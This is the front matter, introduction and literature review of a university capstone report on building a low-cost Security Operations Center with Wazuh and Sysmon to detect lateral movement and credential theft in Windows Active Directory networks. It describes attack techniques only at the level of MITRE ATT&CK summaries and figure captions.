



**FPT UNIVERSITY**

**CAPSTONE PROJECT REPORT**  
**Building a Mini SOC with Open-Source Tools**

|                       |                                                                                                                                                |
|-----------------------|------------------------------------------------------------------------------------------------------------------------------------------------|
|                       |                                                                                                                                                |
| Group Members         | Nguyễn Viết Quân - HE171453<br>Trần Đăng Khánh - HE176083<br>Nguyễn Huy Tú - HE171261<br>Lê Tiến Long - HE171603<br>Phạm Quang Hưng - HE171063 |
| Supervisor            | Khúc Hữu Hùng                                                                                                                                  |
| Capstone project code | IAP491t                                                                                                                                        |

**Ha Noi, November 2025**

# ABSTRACT

In modern enterprise environments, network infrastructures typically deploy multiple high value servers to store sensitive data, operate critical business services and manage authentication and access control. Although perimeter security mechanisms have been significantly strengthened, once attackers successfully penetrate a system, they can operate from within the internal network and exploit legitimate credentials to move between servers. This behavior, commonly referred to as lateral movement, enables attackers to escalate privileges, evade detection mechanisms and progressively gain control over high-value resources. The stealthy nature of such attacks poses significant challenges to traditional security solutions, which primarily focus on external threats or signature based detection. This study aims to evaluate effective methods for detecting lateral movement behaviors in enterprise environments, thereby enhancing the protection of high value servers.

The proposed approach analyzes host level and network level event data collected from enterprise systems to identify anomalous internal behaviors indicative of lateral movement. Features related to authentication events, process execution and remote access activities are extracted to construct a detection model capable of distinguishing malicious activities from legitimate administrative operations. The approach is evaluated through experimental scenarios that simulate common lateral movement techniques in enterprise networks.

Experimental results demonstrate that the proposed method effectively detects lateral movement activities with high accuracy and a low false positive rate. The integration of multiple internal data sources significantly improves detection performance compared to single source monitoring.

In conclusion, this research confirms the importance of focusing on internal behavioral analysis to protect high value servers against advanced threats and highlights the essential role of lateral movement detection in enterprise cybersecurity strategies.

**Keywords:** lateral movement, enterprise cybersecurity, insider threat detection, high value servers, intrusion detection

# ACKNOWLEDGEMENT

We would like to express our sincere gratitude to **Mr. Khuc Huu Hung** for his dedicated supervision, professional guidance and continuous support throughout the completion of this Capstone Project. His valuable insights, constructive feedback and thoughtful direction played a crucial role in helping us establish a clear research pathway, address technical challenges and significantly enhance the academic quality of this work.

We also extend our heartfelt appreciation to **FPT University** and the **Ministry of Education and Training** for providing essential facilities and a supportive academic environment, which enabled us to effectively conduct and successfully complete this research project.

Furthermore, we respectfully acknowledge the contribution of **reference materials and related prior studies** utilized during this research. The specialized knowledge and scholarly perspectives derived from the cited sources have been instrumental in broadening our understanding, strengthening the theoretical foundation and improving the overall rigor of this project.

# TABLE OF CONTENTS

|                                                                          |    |
|--------------------------------------------------------------------------|----|
| ABSTRACT .....                                                           | 2  |
| ACKNOWLEDGEMENT .....                                                    | 3  |
| TABLE OF CONTENTS .....                                                  | 4  |
| LIST OF TABLES .....                                                     | 6  |
| LIST OF FIGURES .....                                                    | 7  |
| REPORT 1: INTRODUCTION .....                                             | 8  |
| 1.1 Background .....                                                     | 8  |
| 1.2 Problem Statement .....                                              | 10 |
| 1.3 Research Objectives .....                                            | 11 |
| 1.4. Scope and Limitations .....                                         | 12 |
| 1.4.1 Scope .....                                                        | 12 |
| 1.4.2 Limitations .....                                                  | 13 |
| 1.5 Thesis Structure .....                                               | 14 |
| REPORT 2: LITERATURE REVIEW .....                                        | 15 |
| 2.1 Review of Previous Studies .....                                     | 15 |
| 2.1.1 Living off the Land Techniques & Post-Exploitation .....           | 15 |
| 2.1.2 Limitations of Windows Event Logs vs Sysmon Capabilities .....     | 17 |
| 2.1.3 Open-Source SIEM & Wazuh in Threat Detection .....                 | 18 |
| 2.1.4 Lateral Movement .....                                             | 19 |
| 2.2 Summary of the Literature Review .....                               | 21 |
| 2.3 Contribution of Research .....                                       | 22 |
| REPORT 3: METHODOLOGY .....                                              | 23 |
| 3.1 Research Design .....                                                | 23 |
| 3.2 Data Collection Methods .....                                        | 28 |
| 3.2.1 Analysis of scientific and technical literature .....              | 28 |
| 3.2.2 Observation and simulation of Pass-the-Hash attack scenarios ..... | 30 |
| 3.3 Sampling Data Analysis Techniques .....                              | 31 |
| 3.3.1 Sampling Strategy .....                                            | 31 |
| 3.3.2 Data segmentation .....                                            | 33 |
| 3.3.3 Event Sequence Analysis .....                                      | 35 |
| 3.3.4 Behavioral Pattern .....                                           | 36 |
| 3.3.5 Contextual Analysis .....                                          | 37 |
| 3.3.6 Analytical Consistency .....                                       | 37 |
| 3.4 Limitations of the Methodology .....                                 | 38 |

|                                                                                   |    |
|-----------------------------------------------------------------------------------|----|
| <b>REPORT 4: EXPERIMENTAL AND RESULT</b>                                          | 39 |
| <b>4.1 Introduction</b>                                                           | 39 |
| <b>4.2 Attack Process Simulation</b>                                              | 41 |
| <b>4.3 Security Telemetry Collection and SIEM Configuration</b>                   | 49 |
| <b>4.4 Detection, Correlation and ATT&amp;CK Mapping</b>                          | 50 |
| <b>4.5 Analysis of Result</b>                                                     | 51 |
| <b>4.5.1 Wazuh Agent</b>                                                          | 51 |
| <b>4.5.2 Detection Rule Configuration</b>                                         | 52 |
| <b>a. Nmap Detection Rule</b>                                                     | 52 |
| <b>b. Responder NTLM Hash Capture</b>                                             | 53 |
| <b>c. Exploitation for Client Execution</b>                                       | 54 |
| <b>d. Attacker stop service</b>                                                   | 55 |
| <b>e. UAC bypass</b>                                                              | 56 |
| <b>f. LSASS</b>                                                                   | 57 |
| <b>g. Pass-the-Hash and WinRM/evil-winrm lateral movement</b>                     | 58 |
| <b>h. PsExec lateral movement</b>                                                 | 59 |
| <b>i. NTDS.dit extraction</b>                                                     | 60 |
| <b>4.5.3 Problem: Identifying and isolating insider threats within the system</b> | 62 |
| <b>4.6 Interpretation of Results</b>                                              | 64 |
| <b>4.7 Comparison with Related Work</b>                                           | 65 |
| <b>4.8 Implications of the Results</b>                                            | 65 |
| <b>REPORT 5: DISCUSSION</b>                                                       | 66 |
| <b>5.1 Restate the Research Problem or Objectives</b>                             | 66 |
| <b>5.2 Summarize Key Findings</b>                                                 | 67 |
| <b>REPORT 6: CONCLUSION AND FUTURE WORK</b>                                       | 69 |
| <b>6.1 Conclusion</b>                                                             | 69 |
| <b>6.2 Future Work</b>                                                            | 70 |
| <b>APPENDIX</b>                                                                   | 72 |

# LIST OF TABLES

Table 1.Statistical Table of Attack Behavior Mapping with MITRE ATT&CK Techniques .39

Table 2. STEP-level detection confusion table.....64

Table 3.Quantitative metric table.....64

Table 4.Warning detection comparison table .....65

# LIST OF FIGURES

|                                                                                                               |    |
|---------------------------------------------------------------------------------------------------------------|----|
| Figure 1. Network Topology.....                                                                               | 23 |
| Figure 2. ATTACKER: Tactics & Techniques. ....                                                                | 24 |
| Figure 3. Data Collection.....                                                                                | 25 |
| Figure 4. Check the active IP address within the same network segment.....                                    | 41 |
| Figure 5. Check IP.....                                                                                       | 42 |
| Figure 6. Use the responder command to capture the user's hash.....                                           | 42 |
| Figure 7. Create malicious code files.....                                                                    | 42 |
| Figure 8. Verification confirmed that the Wazuh service is running. ....                                      | 43 |
| Figure 9. Disabling Services That Prevent Monitoring. ....                                                    | 43 |
| Figure 10. The check revealed the user has Domain Admin privileges.....                                       | 44 |
| Figure 11. Crack Password with hashcat.....                                                                   | 44 |
| Figure 12. Verification confirmed that the user account possesses only Domain User privileges.....            | 45 |
| Figure 13. The attacker gains privileges and elevates them by bypassing UAC.....                              | 45 |
| Figure 14. Tracing other users using Kiwi. ....                                                               | 45 |
| Figure 15. Verification confirmed the presence of another user account logged on within the same domain. .... | 46 |
| Figure 16. Verification confirmed that the user account is running with Domain Admin privileges. .            | 47 |
| Figure 17. Dumping Domain Controller Hashes for Privilege Escalation. ....                                    | 47 |
| Figure 18. Successful Compromise of the Domain Controller via evil-winrm.....                                 | 48 |
| Figure 19. Wazuh Configuration.....                                                                           | 51 |
| Figure 20. Rule Detect Nmap scan.....                                                                         | 52 |
| Figure 21. Wazuh Detection of Information Gathering via Nmap. ....                                            | 53 |
| Figure 22. Rule Detect Responder capture NTLM hash. ....                                                      | 53 |
| Figure 23. Wazuh Detection of Responder NTLM Hash Capture.....                                                | 54 |
| Figure 24. Rule for detecting file engines. ....                                                              | 54 |
| Figure 25. Wazuh discovered engines. ....                                                                     | 55 |
| Figure 26. Rule for detecting service downtime.....                                                           | 55 |
| Figure 27. Wazuh for detecting service downtime.....                                                          | 56 |
| Figure 28. Rule discovered UAC bypass.....                                                                    | 56 |
| Figure 29. Wazuh discovered UAC bypass. ....                                                                  | 57 |
| Figure 30. Rule discovered LSASS.....                                                                         | 57 |
| Figure 31. Wazuh discovered LSASS.....                                                                        | 58 |
| Figure 32. Rule discovered PtH. ....                                                                          | 58 |
| Figure 33. Wazuh discovered PtH.....                                                                          | 59 |
| Figure 34. Rule discovered PsExec.....                                                                        | 59 |
| Figure 35. Wazuh discovered PsExec.....                                                                       | 60 |
| Figure 36. Rule discovered NTDS.dit extraction.....                                                           | 60 |
| Figure 37. Wazuh discovered NTDS.dit extraction. ....                                                         | 61 |
| Figure 38. PtH Detection Results.....                                                                         | 65 |

# REPORT 1: INTRODUCTION

## 1.1 Background

In the context of modern enterprise networks that are increasingly large-scale and distributed, security threats no longer originate solely from external sources but are increasingly concentrated on attack activities occurring within internal networks. According to the Insider Threat Report 2024 published by Cybersecurity Insiders, 83% of surveyed organizations reported experiencing at least one insider security incident within a 12-month period, while the proportion of organizations facing repeated insider incidents within the same year has increased significantly. Notably, 51% of enterprises reported experiencing six or more insider incidents, reflecting a shift from isolated events to a recurring phenomenon in corporate environments [1]. In terms of impact, research conducted by the Ponemon Institute indicates that the average cost to remediate a single insider threat incident can reach approximately USD 17–18 million, particularly in cases where detection and containment are delayed, substantially increasing both financial and operational damage to the organization [2].

In practice, most modern insider incidents do not involve traditional malware but instead rely on the abuse or compromise of legitimate user credentials, making malicious activities difficult to distinguish from normal system behavior. This observation aligns with findings from the Verizon Data Breach Investigations Report (DBIR) 2024–2025, which indicates that approximately 68–74% of security breaches involve human factors, including credential misuse and privilege abuse [3]. Consequently, lateral movement techniques, as defined in the MITRE ATT&CK framework (TA0008), have become a core component of insider attack scenarios, enabling attackers to expand their control within internal LAN environments by leveraging valid authentication mechanisms [4].

In the context of modern enterprise networks that are increasingly large scale and distributed, numerous high value servers are deployed to store sensitive data, provide critical business services and ensure system wide authentication operations. In practice, most enterprises adopt centralized identity and authentication management services, most notably Active Directory, to manage users, computers and resource access within Windows environments [5]. Although perimeter security solutions have been significantly enhanced, attackers who obtain initial access can still operate within the internal network and exploit the inherent trust relationships among centrally managed systems.

Internal threats, particularly attack activities that occur after the initial compromise, have become one of the primary causes of severe cybersecurity incidents. Among these, lateral movement [6] is regarded as a key technique that enables attackers to move from the initially compromised system to other high value servers and resources within the internal network, thereby progressively expanding their control, escalating privileges and increasing the overall impact on the organization. This technique is described in both the Cyber Kill Chain model and the MITRE ATT&CK framework as a set of methods that allow adversaries to penetrate deeper into a system to locate and compromise critical assets following the initial intrusion, making lateral movement a core component of sophisticated attack campaigns [6]. In practice, Advanced Persistent Threat (APT) attacks can still propagate within internal networks even when traditional defense mechanisms are in place and lateral movement has been identified as

one of the most significant challenges for early detection before data breaches or system disruption occur [7].

However, cybersecurity monitoring in enterprise environments particularly for small and medium-sized enterprises (SMEs) faces substantial challenges due to the large volume of internal log data generated by servers and endpoints. This results in significant noise and complicates the differentiation between legitimate administrative activities and malicious behavior. Furthermore, budgetary and resource constraints make it difficult for these organizations to deploy and maintain advanced commercial security solutions such as Endpoint Detection and Response (EDR) or Extended Detection and Response (XDR) platforms [8]. This reality highlights an urgent need for effective, low cost security monitoring models that are suitable for the practical deployment conditions of SMEs.

Motivated by this context, the study titled “Building a Mini SOC with Open-Source Tools” is approached as an experimental research effort in which a mini Security Operations Center (SOC) model is constructed to examine the capability to monitor, detect and respond to internal threats within a LAN environment. The research focuses on integrating the open-source Wazuh platform [9] with an optimized Sysmon configuration [10] tailored specifically for security detection purposes, rather than relying on Microsoft’s default configuration. Specifically, the optimization of Sysmon in this study does not alter its underlying operational mechanisms but instead emphasizes the optimization of log collection configurations, including the selection of security-relevant Event IDs, the application of include and exclude rules to reduce log noise and the prioritization of behaviors associated with internal attack techniques as defined by the MITRE ATT&CK framework.

## 1.2 Problem Statement

In modern enterprise environments, particularly those based on Windows platforms and Active Directory, internal attack activities occurring after the initial compromise have become a serious challenge for cybersecurity assurance. Although many organizations have deployed perimeter defense mechanisms and access control policies, attackers can still exploit trust relationships within internal networks to conduct techniques such as privilege escalation, credential access, system discovery and lateral movement in order to reach high value resources.

Timely detection of these attack behaviors is difficult due to the large volume of log data generated by servers and endpoints, which introduces significant noise and complicates the analysis process. At the same time, internal attacker activities often closely resemble legitimate administrative operations, causing traditional signature-based or single rule detection approaches to suffer from high false positive rates. For small and medium sized enterprises (SMEs), these challenges are further exacerbated by budgetary and resource constraints, making the deployment of advanced commercial security solutions such as Endpoint Detection and Response (EDR) or Extended Detection and Response (XDR) impractical.

Meanwhile, open-source tools such as Wazuh and Sysmon provide detailed operating systemlevel log collection and analysis capabilities. However, the configuration, integration and effective utilization of these tools to detect chains of internal attack behaviors aligned with the MITRE ATT&CK framework have not yet been sufficiently studied or standardized in enterprise contexts. Consequently, a research gap exists in the design and evaluation of a low-cost, open-source based security monitoring model capable of effectively detecting internal attack techniques particularly lateral movement in Windows based enterprise network environments.

## 1.3 Research Objectives

The overall objective of this research is to design, implement and evaluate a compact Security Operations Center (SOC) model based on open-source tools with the aim of enhancing monitoring and detection capabilities for internal attack behaviors in enterprise network environments using the Windows operating system.

To achieve this overall objective, the study focuses on the following specific objectives:

- Developing a centralized monitoring architecture for enterprise environments: To design and implement a Mini SOC model based on the Wazuh platform to collect, centralize and analyze log data from Windows endpoints within the internal network.
- Optimizing operating system level observability (telemetry): To select and apply an optimized Sysmon configuration that minimizes data noise while prioritizing the collection of events related to internal attack tactics, including privilege escalation, credential access, internal network discovery and lateral movement.
- Developing behavior based detection rules: To customize and extend detection rules in Wazuh by mapping them to the MITRE ATT&CK framework with a focus on detecting sequences of anomalous behaviors rather than isolated events.
- Evaluating detection effectiveness through experimentation: To design and execute realistic attack simulation scenarios, including account compromise and PowerShell abuse, in order to assess system performance in terms of precision and recall by comparing the attack behaviors executed in the experimental scenarios with the alerts generated and recorded by the Wazuh system.

## 1.4. Scope and Limitations

### 1.4.1 Scope

This research is conducted within a simulated enterprise network environment using Windows based operating systems, including Windows 10 for endpoints and Windows Server with Active Directory deployed for centralized identity and authentication management. The scope of the study focuses on Windows based enterprise internal networks with the objective of monitoring and detecting common internal attack techniques, particularly those occurring after the initial compromise stage.

Specifically, the research concentrates on post exploitation attack tactics defined in the MITRE ATT&CK framework, including:

- **T1548.002 – Bypass User Account Control (UAC):** This technique represents the abuse of Windows privilege control mechanisms to bypass User Account Control (UAC), allowing an attacker to locally escalate privileges from a standard user to an Administrator level without requiring additional authentication credentials. By exploiting misconfigurations or trusted system components, attackers can execute malicious processes with elevated privileges while evading security prompts, thereby gaining deeper access to system resources.
- **T1003.001 – LSASS Memory:** This technique represents the extraction of credential material from the memory of the Local Security Authority Subsystem Service (LSASS) process. Through this method, attackers can obtain NTLM hashes or domain account credentials, which can subsequently be used for unauthorized authentication activities and lateral movement within internal networks. This technique plays a critical role in post-exploitation scenarios, enabling attackers to escalate privileges and expand their control across domain environments.
- **T1550.002 – Use Alternate Authentication Material: Pass-the-Hash,** representing the abuse of NTLM hashes to impersonate Domain Admin accounts, allowing attackers to authenticate to critical domain systems without possessing the original plaintext passwords.
- **T1021.002 / T1569.002 – Remote Services / System Services: PsExec,** describing lateral movement behavior targeting the Domain Controller through the abuse of SMB services and remote service creation mechanisms, commonly used to execute commands with elevated privileges on the target host.
- **T1003.003 – OS Credential Dumping: NTDS,** representing the final objective of the attack chain, in which attackers attempt to access the NTDS.dit database to extract all domain account hashes, thereby gaining full control over the Active Directory environment.
- **T1021.006 – Remote Services: WinRM,** reflecting full compromise of the Domain Controller via the Windows Remote Management protocol, which is frequently abused by tools such as Evil-WinRM in academic studies and real-world attack scenarios.

Regarding tooling, the study employs Sysmon to collect detailed operating system-level log data and uses Wazuh as the platform for event analysis, correlation and security alert generation.

### **1.4.2 Limitations**

This study focuses exclusively on internal attack scenarios that occur after the attacker has already obtained initial access to the system (post compromise). Consequently, the research does not consider external attack scenarios targeting enterprise networks, including web application exploitation, denial-of-service (DoS/DDoS) attacks or initial access techniques such as phishing. In addition, the scope of the study does not include the monitoring of network devices such as routers or switches, nor does it cover non Windows environments, including Linux systems, cloud infrastructures or containerized platforms.

Furthermore, the proposed system primarily emphasizes the detection of internal attack behaviors. Any prevention or automated response mechanisms, if implemented, are limited in scope and are not considered a primary focus of the research.

## **1.5 Thesis Structure**

The structure of this thesis is organized into six main chapters:

- Chapter 1: INTRODUCTION
- Chapter 2: LITERATURE REVIEW
- Chapter 3: METHODOLOGY
- Chapter 4: EXPERIMENTAL AND RESULTS
- Chapter 5: DISCUSSION
- Chapter 6: CONCLUSION AND FUTURE WORK

# REPORT 2: LITERATURE REVIEW

## 2.1 Review of Previous Studies

### 2.1.1 Living off the Land Techniques & Post-Exploitation

The concept of Living off the Land (LotL) was systematically presented by Keary and Kallberg in their study [11], in which LotL is defined as an attack tactic that leverages legitimate tools already available within the operating system or enterprise environment to conduct malicious activities without deploying additional malware. The paper emphasizes that the use of tools such as PowerShell, Windows Management Instrumentation (WMI), net.exe and default command-line utilities enables attackers to blend their actions into routine administrative operations, thereby reducing the effectiveness of signature based detection systems. This study establishes the theoretical foundation for viewing LotL as a core characteristic of modern Advanced Persistent Threat (APT) campaigns.

Building upon this concept, the work of Namanya et al. [12] analyzes LotL in relation to the entire post-compromise attack chain, demonstrating that LotL is not a single isolated technique but rather a strategy that spans multiple phases of an attack. The authors emphasize that distinguishing between legitimate administrative behavior and malicious LotL activity represents a major challenge, particularly in enterprise environments where administrative tools are frequently used. This conclusion highlights the urgent need for behavior level monitoring rather than relying solely on tool or process whitelists.

During the reconnaissance and discovery phases, both studies [11], [12] indicate that attackers commonly employ basic command line utilities such as net user, net group, ipconfig, whoami and nltest to gather information about network structure, user accounts, privilege groups and current authentication states. Because these commands are integral to routine Windows administration, they are rarely considered anomalous when observed in isolation. The authors stress that the significance of such behaviors becomes evident only when they appear as part of a sequence and within a post-compromise context an aspect that many traditional monitoring systems fail to adequately capture.

With regard to credential theft, the study by Zhou et al. [13] provides a detailed analysis of techniques for extracting credentials from LSASS process memory as well as from the Security Account Manager (SAM) registry hive. The paper demonstrates that these techniques are increasingly executed through legitimate processes or digitally signed binaries, rendering traditional antivirus based detection less effective. Notably, the study identifies monitoring process access privileges and memory read behaviors as critical factors for detecting credential access in LotL based attack campaigns.

More recent research in computer networking [14] extends these findings by revealing a strong correlation between credential access and lateral movement in Active Directory environments. The authors show that stolen credentials are often used almost immediately to perform lateral movement, particularly via protocols such as SMB, RDP and Kerberos. This observation indicates that credential access is not merely an independent objective but also a direct enabler for attack propagation within internal networks.

Regarding privilege escalation, a study published in IEEE Access [15] analyzes common techniques such as User Account Control (UAC) bypass and the exploitation of insecurely configured services. The paper concludes that most privilege escalation instances in APT campaigns do not rely on zero-day exploits but instead take advantage of configuration weaknesses and existing permissions. This finding underscores the importance of monitoring registry modifications and anomalous process creation behaviors, especially in the context of LotL attacks.

In the defense evasion phase, studies [16] and [17] report that attackers frequently employ techniques such as deleting or tampering with event logs, renaming processes and obfuscating PowerShell scripts to evade analysis. The authors emphasize that these techniques are not only intended to bypass real time detection but also to degrade post incident forensic investigation capabilities. This further highlights the limitations of relying solely on default Windows Event Logs for detecting LotL based attack campaigns.

### 2.1.2 Limitations of Windows Event Logs vs Sysmon Capabilities

Several studies have directly focused on evaluating the effectiveness of default Windows Event Logs in detecting post exploitation techniques and lateral movement within Windows environments. A study published in Applied Sciences [18] indicates that although Windows Security Logs are capable of recording critical events such as successful and failed logons, access permission changes and system resource access, the level of detail provided by these logs remains limited for the purpose of detecting sophisticated attack behaviors.

Specifically, the study [18] demonstrates that Windows Event Logs often fail to record comprehensive information regarding command line arguments of executed processes, making it difficult to distinguish between legitimate administrative activities and the abuse of built-in tools. In addition, file hash information for executed binaries is not consistently logged, reducing the ability to detect malicious code execution disguised as legitimate utilities. Furthermore, Windows Event Logs do not adequately capture parent and child process relationships, which complicates the reconstruction of attack behavior chains. These limitations are particularly critical in the context of Living off the Land (LotL) techniques, which primarily rely on legitimate administrative tools and do not generate overtly anomalous events in default logging mechanisms.

To address these limitations, many studies have shifted their focus toward Sysmon (System Monitor) as an advanced monitoring tool for the Windows operating system. Sysmon is deployed as a kernel level driver, enabling deeper visibility into system activities than default Windows Event Logs. As a result, Sysmon can collect detailed telemetry related to process creation, registry access, network connections and memory access behaviors, providing a more comprehensive view of process activity within the system.

A study published in Computers & Security [19] introduces the LMD-2023 dataset, which is constructed based on Sysmon logs collected from multiple lateral movement scenarios in realistic Windows environments. This dataset includes finely configured Sysmon events that enable the analysis of lateral movement behaviors across various techniques. The experimental results show that with appropriate configuration, Sysmon is capable of capturing and distinguishing up to 15 different lateral movement techniques, including representative methods such as Pass-the-Hash, WMI and PsExec. These findings indicate that Sysmon not only enhances log granularity but also supports the classification of attack techniques based on behavioral characteristics.

Subsequent studies [20] extend these findings by analyzing the effectiveness of Sysmon in detecting credential abuse-based techniques, including Pass-the-Hash and Pass-the-Ticket. The authors point out that such techniques typically leverage valid credentials and are therefore difficult to detect using default Windows Event Logs. In contrast, Sysmon enables the observation of indirect indicators such as anomalous access to the LSASS process, unusual process relationships and abnormal execution contexts, thereby facilitating the detection of attack behaviors even in the absence of abnormal logon events. The conclusions of these studies emphasize that Sysmon not only provides richer telemetry but also enables the development of behavior- and context-based detection models rather than relying solely on static indicators or attack signatures.

### 2.1.3 Open-Source SIEM & Wazuh in Threat Detection

The collection of detailed logs, together with the analysis and correlation of security data from multiple sources, has become a central focus of research on modern intrusion detection systems. Studies within the Open-Source SIEM and Wazuh in Threat Detection research domain emphasize the role of open-source SIEM platforms in processing large volumes of telemetry, particularly in Windows environments, where attack behaviors are often fragmented and difficult to identify when individual events are analyzed in isolation. Study [21] analyzes and compares existing SIEM platforms, highlighting that modern SIEM systems must not only provide log collection capabilities but also support data normalization, multi-event correlation and behavioral analysis. The study further indicates that effective detection of advanced threats strongly depends on the ability to combine multiple log sources, especially those reflecting process execution behavior and system resource access in Windows environments.

Building on this foundation, study [22] focuses on analyzing the architecture and operational mechanisms of Wazuh as an open-source SIEM platform. According to this research, Wazuh is designed using an agent-server model, in which endpoint agents are responsible for collecting logs and system telemetry. The collected data are normalized through a decoder system that extracts key fields from raw logs. Following normalization, Wazuh employs rule sets and event-matching mechanisms to detect known attack patterns, while also supporting the correlation of multiple related events to identify complex attack behavior chains. The study also emphasizes that Wazuh's open architecture enables integration with advanced telemetry sources such as Sysmon or EDR solutions, thereby extending endpoint-level visibility [22].

Continuing this approach, study [23] provides an in-depth experimental evaluation of the effectiveness of integrating Sysmon and Wazuh for detecting advanced attack campaigns. The research demonstrates that Sysmon supplies detailed events related to process activity, registry modifications, memory access and network connections, while Wazuh serves as the central analysis platform responsible for normalization, correlation and alert generation. Experimental results show that integrating Sysmon into Wazuh significantly enhances the detection of post-exploitation behaviors, particularly Living off the Land techniques, which frequently rely on legitimate tools and are difficult to distinguish from normal activity when relying solely on default Windows Event Logs [23].

In summary, studies in this research domain indicate that open-source SIEM platforms such as Wazuh, when properly designed and configured, can effectively function as centralized security analytics and correlation hubs, especially when combined with detailed endpoint-level telemetry sources. These studies also converge on the conclusion that the core value of Wazuh lies not in isolated log collection but in its ability to correlate and analyze sequences of attack behaviors, thereby supporting the detection of advanced threats in Windows-based environments.

## 2.1.4 Lateral Movement

Lateral movement is considered one of the most critical and dangerous stages in the attack chain of modern Advanced Persistent Threat (APT) campaigns. Based on a synthesis of prior studies, lateral movement is defined as a set of techniques employed by attackers after successfully compromising an initial system in order to move to other hosts within the same internal network [11], [12]. The objective of this phase extends beyond merely expanding the attacker's foothold, it aims to access higher value resources such as database servers, file servers and, most critically, the Domain Controller, which stores and manages centralized authentication information for the entire Active Directory environment [14].

Within the Cyber Kill Chain model, lateral movement is typically positioned as an intermediate phase that directly links the Exploitation stage to the Action on Objectives stage. Studies indicate that if attackers are unable to perform lateral movement, the scope and impact of the attack are significantly constrained, thereby reducing the likelihood of achieving strategic objectives such as large-scale data exfiltration or long-term persistence within the system [12], [14]. This highlights lateral movement as a decisive transitional step in the overall attack lifecycle.

Regarding attack vectors, numerous studies show that lateral movement is commonly carried out through the abuse or exploitation of remote access services within internal networks. Vulnerabilities in widely used services such as SMB and RDP have been extensively exploited in large-scale attack campaigns with notable examples including Eternal Blue and BlueKeep. Although these vulnerabilities have been patched in newer Windows versions, research indicates that inconsistent patch management in real-world enterprise environments continues to create opportunities for lateral movement based on remote service exploitation [19].

In parallel with vulnerability exploitation, recent studies emphasize the growing prevalence of identity-based lateral movement. Techniques such as Pass-the-Hash, Pass-the-Ticket and Kerberos abuse enable attackers to move laterally without exploiting software vulnerabilities, relying instead on stolen credentials [13], [14]. The study by Zhou et al. [13] demonstrates that credentials obtained through techniques such as LSASS dumping are often reused directly for lateral movement activities, particularly in large-scale Active Directory environments.

Beyond credential-based techniques, legitimate remote administration tools are also frequently abused to perform lateral movement. Research shows that tools such as PsExec, PowerShell Remoting and Windows Admin Shares are common mechanisms that allow attackers to execute commands and access resources on other hosts within the internal network without deploying new malware [11], [12]. Because these tools are inherently designed for system administration, their usage is difficult to distinguish from legitimate administrative activity in the absence of detailed behavioral monitoring.

A major challenge consistently highlighted across studies is the detection of lateral movement. Since most lateral movement techniques rely on legitimate protocols, trusted tools and valid credentials, traditional security systems face significant difficulties in distinguishing attacker behavior from that of system administrators [18], [19]. Research indicates that default Windows Security Logs often lack sufficient detail regarding command-line arguments, parent and child process relationships or memory access privileges, leading to the omission of many subtle indicators of lateral movement [18].

From a synthesis perspective, studies converge on the conclusion that effective detection of lateral movement requires a behavior- and context-based approach, in which individual events are analyzed as components of a broader post-exploitation activity chain [19], [20]. This explains why recent research has increasingly adopted Sysmon for collecting detailed endpoint-level logs and integrated it with SIEM platforms such as Wazuh to correlate and analyze lateral movement behaviors in Windows Active Directory environments [23].

## 2.2 Summary of the Literature Review

This chapter has synthesized and analyzed prior research related to post-exploitation attack techniques, lateral movement and log collection and analysis methods for detecting advanced threats in Windows environments. The reviewed studies indicate that modern attack campaigns, particularly Advanced Persistent Threats (APTs), increasingly favor Living off the Land (LotL) techniques that leverage legitimate administrative tools to evade traditional detection mechanisms.

Research on LotL and post-exploitation behaviors shows that many attack activities such as internal reconnaissance, credential access, privilege escalation and lateral movement often do not generate clearly anomalous indicators in default Windows Event Logs. Consequently, detecting these techniques requires more detailed telemetry and behavior-based analysis rather than reliance on isolated events alone. In particular, credential-based lateral movement techniques such as Pass-the-Hash and Pass-the-Ticket, have been identified as among the most challenging threats for current security monitoring systems.

Analysis of studies comparing Windows Event Logs and Sysmon clearly demonstrates a significant difference in observability. While Windows Event Logs provide only basic information on logon events and resource access, Sysmon enables the collection of detailed telemetry at the process, registry, network connection and memory access levels. Experimental studies confirm that with appropriate configuration, Sysmon can capture and distinguish a wide range of lateral movement techniques, while also supporting the development of detection models based on behavioral sequences and execution context.

In addition, research on open-source SIEM platforms, particularly Wazuh, highlights the critical role of centralized analytics platforms in processing and correlating security data. Wazuh is highly regarded for its flexible architecture, log normalization through decoders and threat detection based on rule sets and event correlation mechanisms. When integrated with Sysmon, Wazuh evolves beyond simple log collection to function as a central analytics engine capable of linking isolated events into coherent attack behavior chains.

Overall, the literature indicates that combining detailed endpoint telemetry from Sysmon with the analytical and correlation capabilities of Wazuh represents an effective approach for detecting LotL techniques and lateral movement in Windows environments. However, existing studies primarily focus on evaluating individual components or rely on public datasets, while the construction and evaluation of a complete detection model in realistic enterprise scenarios remain underexplored.

Based on these findings, further research is needed to assess the effectiveness of integrated Sysmon and Wazuh models in detecting specific lateral movement techniques, as well as to identify optimal configurations and detection rules for post-exploitation attack scenarios in Windows-based enterprise environments.

## 2.3 Contribution of Research

Based on the synthesis and analysis of prior studies, this research aims to contribute to both the academic and practical domains of post-exploitation attack detection in Windows environments. Specifically, the main contributions of this study are summarized as follows:

First, this research proposes and analyzes a detection model for post-exploitation techniques and lateral movement based on the integration of detailed telemetry from Sysmon with the analysis and correlation capabilities of the open-source SIEM platform Wazuh. While many previous studies have evaluated Sysmon or SIEM platforms in isolation, this work clarifies the role of their integration, thereby providing a more comprehensive approach to detecting Living off the Land techniques and lateral movement.

Second, the study focuses on identifying and analyzing behavioral indicators of representative lateral movement techniques in Windows environments such as Pass-the-Hash. Through a detailed examination of Sysmon events and their processing within Wazuh, the research demonstrates how these techniques can be detected based on sequences of events and execution context, rather than relying solely on static indicators or isolated events.

Third, this research contributes by experimentally evaluating the detection capability of the integrated Sysmon and Wazuh model using controlled post-exploitation attack scenarios. The experimental results provide insights into the effectiveness of different log sources and detection rules, while also highlighting the strengths and limitations of the model in detecting lateral movement techniques that abuse legitimate administrative tools.

Finally, the study provides a systematic analysis of the role of detailed telemetry collection and multi-event correlation in internal attack detection. These findings not only extend existing research on Sysmon and Wazuh but also establish a foundation for future studies aimed at developing behavior-based detection models for advanced threats in Windows environments.

# REPORT 3: METHODOLOGY

## 3.1 Research Design

